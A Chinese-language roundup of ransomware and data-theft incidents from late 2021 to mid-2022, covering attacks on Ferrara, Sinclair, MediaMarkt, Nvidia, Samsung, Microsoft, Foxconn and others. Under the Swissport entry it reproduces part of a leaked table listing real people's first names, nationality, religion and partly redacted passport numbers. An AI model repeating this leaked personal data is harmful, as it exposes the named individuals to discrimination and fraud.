10 月 9 日，糖果巨头费拉拉（Ferrara）公司在准备迎接其最大假期之一"万圣节"的前几周遭到勒索软件攻击，该攻击对他们的一些系统进行了加密。费拉拉没有说明是否支付了赎金或哪个勒索软件组织攻击了他们的系统。攻击者在万圣节前夕袭击一家糖果公司的供应链可能并非巧合，因为攻击者完全清楚每年这个时候生产商的紧迫性和用户需求量会增大他们获得所需付款的可能性。

20. 美国辛克莱广播集团遭勒索软件攻击

10 月 18 日，美国最大电视台运营商之一的辛克莱广播集团（Sinclair Broadcast Group）发布声明称，该公司于上周遭到勒索软件攻击。攻击者关闭了辛克莱企业域的活动目录服务，造成域资源无法访问，进而导致了整个企业及附属公司范围内的业务中断。辛克莱的电子邮件服务器、广播系统和新闻编辑室系统等因攻击而瘫痪，电视台被迫创建 Gmail 邮箱账号来接收观众提供的新闻线索，并使用 PowerPoint 完成新闻节目的图像制作。


21. 网络攻击致德国埃贝赫集团损失 6000 万美元

10 月 25 日，德国汽车排气和热管理系统供应商埃贝赫集团（Eberspaecher Group）表示，该公司受到了网络攻击，影响了该公司的信息技术基础设施。入侵者部署了勒索软件以获得对公司系统的访问权限。为了防止攻击在公司内部和外部蔓延，该公司关闭了所有网络和服务器。一个来自东欧的集团称对此次攻击负责，他们使用了一个名为 BlackMatter 的勒索软件，该软件基于勒索软件即服务（RaaS）模式。

22. Grief 勒索软件团伙袭击了美国全国步枪协会

10 月底，Grief 勒索软件团伙声称已经破坏了美国全国步枪协会 (NRA)的计算机系统，并将其添加到了泄漏网站的"被攻击组织名单"中。从该团伙公布的攻击证据文件中，尚不能确定是 NRA 计算机系统中哪一分支被入侵。该组织最初通过传播自行开发的 Dridex 银行


木马开展业务，然后转向勒索软件操作，用 BitPaymer 勒索软件攻击受害者的计算机网络。



图：Grief 勒索软件团伙将 NRA 添加到 “被攻击组织名单” 中

23. 加密货币交易所 BTC-Alpha 遭 Lockbit 勒索软件攻击


11 月 1 日，加密货币交易所 BTC-Alpha 遭到了 Lockbit 勒索软件攻击。勒索软件团伙在其运行的公共泄密网站称，已加密了 BTC-Alpha 的数据，如果 BTC-Alpha 在 12 月 1 日之前没有支付赎金，Lockbit 组织就会泄露窃取的数据。据交易所发布的警报称，目前所有资金都是 “安全可靠的”，预计该交易所将在四到五个工作日内恢复。然而，在重新评估安全恢复的准备情况后，公司在发布的更新中将预计停机时间增加到了 10 天。BTC-Alpha 的创始人认为，一家竞争对手加密货币公司应对此次攻击负责。



图：Lockbit 勒索软件团伙在其运营的公共泄密网站发布的赎金要求

24. 欧洲零售巨头遭受勒索攻击，黑客索要 2.4 亿美元天价赎金


11 月 8 日，欧洲最大的消费电子产品零售商 MediaMarkt 内部网络安全人员发现，公司加密服务器和工作站遭受勒索攻击，随后立即关闭了内部 IT 系统，以防止攻击蔓延。通过相关安全机构，媒体 BleepingComputer 已经确认 Hive 黑客组织是此次勒索攻击的幕后黑手。该组织最初要求 MediaMarkt 支付 2.4 亿美元的巨额赎金，后又降至 5000 万美元，并要求以比特币形式支付。



图：攻击者发送的勒索信

25. 沃尔沃被黑客入侵，研发信息被盗

12 月 10 日，沃尔沃汽车发布公告称，沃尔沃汽车的部分服务器遭到了未知攻击者的入侵，导致部分研发信息被盗。沃尔沃认为本次事件，不会对其汽车或个人数据的安全或保障造成影响。事发后，从事窃取数据并进行勒索而闻名的黑客组织 Snatch，宣布对此事负责，并在其网站上列出了沃尔沃汽车内部相关源代码。除了附有被盗文件的屏幕截图，该组织还放出了所谓的 35.9 MB 文件。



图：Snatch 组织在其网站上列出沃尔沃汽车内部相关源代码

26. 北美大型天然气供应商 Superior 遭遇勒索攻击

12 月 12 日，北美大型丙烷供应商 Superior 遭遇了勒索软件攻击。Superior 暂时将系统和应用程序下线，以免出现更大的损失。随后，Superior 发表声明称，公司已经采取措施保护系统，降低勒索软件对公司数据和运营的影响，且正在与专业的网络安全公司一起调查此事，进一步了解攻击范围和损失情况。

27. 人力资源巨头 Kronos 遭受勒索软件攻击

12 月 13 日，全球最大的劳动力管理服务提供商 Kronos 遭受勒索软件攻击，客户的员工信息如姓名，地址，社会安全号码等可能已遭泄露。这次故障给客户带来了灾难性的后果。Kronos 提供了一系列的解决方案，包括员工的日程安排、薪酬管理、工资和工时、福利管理、休假管理、人才招聘、入职培训等内容。该公司建议那些受影响的客户使用其他方案来处理考勤数据，进行工资处理，管理时间，以及其他对该组织很重要的相关操作。

28. IT 服务商 Inetum 遭 Blackcat 勒索软件攻击

12 月下旬，法国 IT 服务商 Inetum Group 遭勒索软件攻击，官方声明攻击并不涉及大型基础设施，只影响了法国的部分业务，且公司立刻采取行动保护敏感数据，未出现数据泄

露。官方声明没有提及遭哪个勒索软件组织攻击，但法国出版物 LeMagIt 的主编透露此次攻击为之前报告的今年最复杂勒索软件 Blackcat 组织所为。

二、2022 年 1-7 月勒索软件攻击事件

1. 葡萄牙最大媒体集团 Impresa 遭 Lapsus$勒索软件攻击

1 月 2 日，葡萄牙最大的媒体公司 Impresa 遭到 Lapsus$组织的勒索攻击。此次被攻击的是 Impresa 旗下的网站 Expresso、报纸和电视台 SIC，受影响的是对 Impresa 运营至关重要的服务器基础设施，这导致该国最主要的电视频道 SIC 和周报 Expresso 服务暂时中断。Lapsus$组织声称勒索软件攻击已经导致 Impresa 的所有网站下线，而且还获得了 Impresa 的亚马逊网络服务帐户的访问权限。

图：Lapsus$组织发布的勒索信

2. 苹果和特斯拉供应商台达电子遭勒索攻击

1 月 21 日，苹果、特斯拉供应商台达电子（Delta Electronics）发布声明称受到一起勒索软件攻击，此次攻击与 Conti 勒索软件团伙有关，尽管台达电子方面宣称攻击并未影响其核心生产系统，然而有记者已获得一份内部事件报告副本，报告数据显示台达电子 1500 台服务器和 12000 台计算机已被攻击者加密，受影响设备占比约 20.8%，攻击者要求支付赎金 1500 万美元（约 9540 万元人民币）。

3. 黑客称入侵了白俄罗斯国营铁路系统网络 以阻止俄罗斯的军事集结

1 月 24 日，据 Ars Technica 报道，白俄罗斯的黑客表示，他们用勒索软件感染了该国国营铁路系统的网络，只有在白俄罗斯总统亚历山大·卢卡申科在停止援助俄罗斯军队的情况下，才会提供解密密钥。一个自称 Cyber Partisans 的组织在 Telegram 上表示，“作为 ‘Peklo’ 网络运动的一部分，我们对 BelZhD 的大部分服务器、数据库和工作站进行了加密，以减缓和破坏该公路的运行。备份已被破坏。” 该组织的一名代表在私信中说，Peklo 网络活动针对特定实体和政府经营的公司，目的是向白俄罗斯政府施压，要求其释放政治犯，并阻止俄罗斯军队进入白俄罗斯，利用其地盘对乌克兰进行攻击。

4. 黑客攻击欧洲港口石油设施，油轮无法靠港

1 月 29 日起，因遭到勒索软件的攻击，位于荷兰阿姆斯特丹和鹿特丹、比利时安特卫普的几处港口的石油装卸和转运受阻。截至当地时间 2 月 4 日，至少有 7 艘油轮被迫在安特卫普港外等候，无法靠港。这波网络袭击由何人发起目前还不清楚，受影响的公司正聘请网络安全专家进行调查。值得注意的是，此次欧洲几处主要油港遭遇黑客攻击，是在国际油价持续上涨的背景下进行的。数据显示，国际油价已连续上涨了 7 周，并创出逾 7 年新高。

5. 瑞士 Swissport 空港服务公司遭勒索软件攻击


2 月 3 日早上 6 点，瑞士国际空港服务有限公司（Swissport International Ltd.）遭勒索软件攻击，本次攻击入侵了该公司部分全球 IT 基础设施，对公司运营造成严重影响，导致多趟航班延误。随后 BlackCat (ALPHV)勒索软件组织发布了从 Swissport 里获得的一小部分示例文件，数据泄露页面包含护照图像、内部业务备忘录以及求职者的详细信息。BlackCat 宣布他们愿意将整个 1.6TB 的 “数据转储” 出售给潜在买家。

FAMILY NAME	MIDDLE NAME	FIRST NAME	PASSPORT	NATIONALITY	RELIGION MUSLIM / NON MUSLIM
[redacted]	[redacted]	RAFIQUE	L[redacted]	INDIAN	MUSLIM
		Shoyeb MD.	N[redacted]	INDIAN	MUSLIM
		RONALD	M[redacted]	INDIAN	NON MUSLIM
		AHMED	H[redacted]	INDIAN	MUSLIM
		WAQAR	L[redacted]	INDIAN	MUSLIM
		SHARUKH		INDIAN	MUSLIM
		DOLWIN		INDIAN	NON MUSLIM
		ARBIND		INDIAN	NON MUSLIM

图：BlackCat (ALPHV)勒索软件组织发布的泄露页面

6. 英伟达 71000 名员工凭证被泄露

2 月 26 日，英国《每日电讯报》首先披露，英伟达遭重大网络攻击，内部网路已被渗透。与此同时黑客组织 Lapsus$在推特上承认对这次攻击事件负责,并向英伟达索取金钱。3 月 1 日 Lapsus$发声要求英伟达将所有显卡的 Windows、MacOS 以及 Linux 版本驱动永久开源，如果英伟达不配合,Lapsus$就公开英伟达现有以及之后显卡的所有信息。3 月 2 日数据泄露检测网站 HIBP 证实，黑客窃取的 7 万多份员工信息已经被完全泄露。




图：英伟达官方确认员工信息遭到泄露

7. 东欧大型加油站 Rompetrol 遭臭名昭著的 Hive 团伙勒索

3 月 6 日，东欧大型加油站服务商 Rompetrol 遭到 Hive 勒索软件攻击，勒索团伙 Hive


要求 Rompetrol 支付 200 万美元作为赎金，否则将拒绝提供解码器并且对外泄露其重要数据。该公司的大部分 IT 服务受到影响，包括官网、App 等，顾客只能使用现金或刷卡的方式进行支付。



图：Rompetrol 发布的公告

8. 三星遭黑客攻击 190G 机密数据泄露

3 月 7 日，三星电子遭南美黑客组织 Lapsus$攻击,导致大量机密数据外泄。报道称，该批资料近 190GB，被拆分为三个压缩文件，通过点对点网络供外界下载。该黑客组织称，泄露的数据包括：用于敏感操作的三星 TrustZone 环境中安装的每个受信任小程序（TA）的源代码（例如硬件加密、二进制加密、访问控制）、所有生物特征解锁设备算法、所有最新三星设备的引导加载程序源代码等。三星发言人表示：“我们最近被告知存在与某些公司内部数据相关的安全漏洞。发现事件后，我们立即加强了安全系统。根据我们的初步分析，此次泄露涉及一些与 Galaxy 设备运行相关的源代码，但不包括我们消费者或员工的个人信息。”



图：Lapsus $勒索团伙分享三星被盗数据中源代码图像

9. 微软证实遭黑客 Lapsus$入侵

3 月 22 日，微软公司证实，黑客组织 Lapsus$获得了该公司系统的有限访问权限。此前，Lapsus$声称成功入侵了微软的系统，并获得了 Bing、Cortana 和其他项目的源代码。而后，该黑客组织发布了一份 9gb 7zip 压缩包的种子文件，其中包含了他们声称属于微软的 250 多个项目的源代码。相关人士称，这个未压缩的存档文件大约有 37GB。微软表示，他们正在调查 Lapsus$数据勒索黑客组织入侵其内部 Azure DevOps 源代码库并窃取数据的指控。

图：Lapsus$泄露的微软的 Azure DevOps 帐户屏幕截图

10. 可口可乐证实受到网络攻击并开展调查


4 月 24 日，勒索团伙 Stormous 宣称成功侵入全球最大软饮制造商可口可乐公司服务器，并窃取了 161GB 数据。攻击者将他们窃取的数据缓存公布在泄密网站上待售，要求支

付赎金 1.65 比特币（约折合 64,000 美元）。可口可乐公司在近日发布的一份声明中证实，公司相关网络受到了攻击，目前已对攻击行为开展调查。在列出的数据中，包括压缩文件、带有管理员（admin）、电子邮件和密码的文本文件、公司账本和支付 zip 文件以及其他类型的敏感信息。

图：Stormous 团伙在泄密网站售卖窃取的数据

11. 勒索软件也有漏洞 瑞星发布“阎罗王”解密工具

4 月 29 日，瑞星公司发布“Yanluowang”（阎罗王）勒索软件免费解密工具。“Yanluowang”勒索软件最早被发现于 2021 年 8 月，最初使用有效的数字签名进行代码签名，加密方式采用 RSA+RC4 的模式进行文件加密，其具有终止虚拟机、进程和服务的功能，停止的服务和进程主要包括数据库、电子邮件服务、浏览器、处理文档的程序、安全解决方案、备份和卷影复制服务等。由于“Yanluowang”勒索软件的文件加密流程被发现存在缺陷，允许通过已知明文攻击解密受影响用户的文件，因此瑞星安全研究院根据这一漏洞开发了相应的解密工具。



图：“Yanluowang” 勒索信

12. 农业机械巨头爱科遭勒索攻击，美国种植季拖拉机供应受影响

5 月 6 日，美国知名农业机械制造商爱科（AGCO）在其官网发表声明，证实该公司在近期遭到了勒索软件攻击。爱科是农业机械制造行业的巨头之一，勒索软件攻击造成的任何生产中断，都可能给爱科的设备生产与交付造成重大的供应链影响。5 月 5 日，爱科公司宣布向乌克兰受战争影响区域的农民捐赠资金和种子。因此，不排除有俄罗斯黑客对此实施报复性攻击的可能性。

图：AGCO 官网声明

13. 加拿大空军关键供应商遭勒索攻击，疑泄露 44GB 内部数据

5 月 11 日，加拿大、德国军方的独家战机培训供应商 Top Aces 透露，已遭到 LockBit 勒索软件攻击；LockBit 团伙的官方网站已经放出要求，如不支付赎金将公布窃取的 44GB 内部数据。LockBit 是目前最流行的勒索软件即服务平台之一，据统计今年已攻击了至少 650 个目标组织。

图：LockBit 受害者页面截屏

14. 日经新闻亚洲子公司遭勒索软件攻击

5 月 21 日，日本媒体日经本周表示，日经集团（Nikkei Group）位于新加坡的亚洲分公司于近日遭到勒索软件攻击。日经集团亚洲分公司表示，该公司一台服务器周五（5 月 13 日）遭到未授权存取，引发 IT 部门调查，发现是勒索软件。日经新闻表示，“受影响的服务器可能包含客户数据，日经目前正在确定攻击的性质和范围”。

图：日经集团发布相关新闻

15. 印度第二大航司遭勒索软件攻击，大量乘客滞留在机场

5 月 26 日，印度香料航空公司（SpiceJet）表示，由于系统在 5 月 24 日受勒索软件攻击影响，已有多次航班延误，大量乘客滞留机场。这次对香料航空运营体系的网络攻击，直接影响到飞往印度及海外各国的众多乘客，数小时的延误将转化为巨大的经济损失。

图：SpiceJet 官方声明

16. 富士康墨西哥工厂遭勒索软件攻击

6 月 3 日，富士康公司确认其位于墨西哥的一家生产工厂在 5 月下旬受到勒索软件攻击的影响，勒索软件组织 LockBit 声称对此负责。根据富士康的通告，勒索软件组织 LockBit 在 5 月 31 日发起了攻击，威胁要泄露从富士康窃取的数据，除非富士康在 6 月 11 日之前支付赎金。LockBit 的赎金要求目前仍然未知，也没有透露任何失窃数据的信息，由于富士康为许多品牌代工各种消费电子产品，LockBit2.0 很可能已经窃取了技术原理图和图纸等机密知识产权信息。

图：LockBit 网站显示数据泄露倒计时

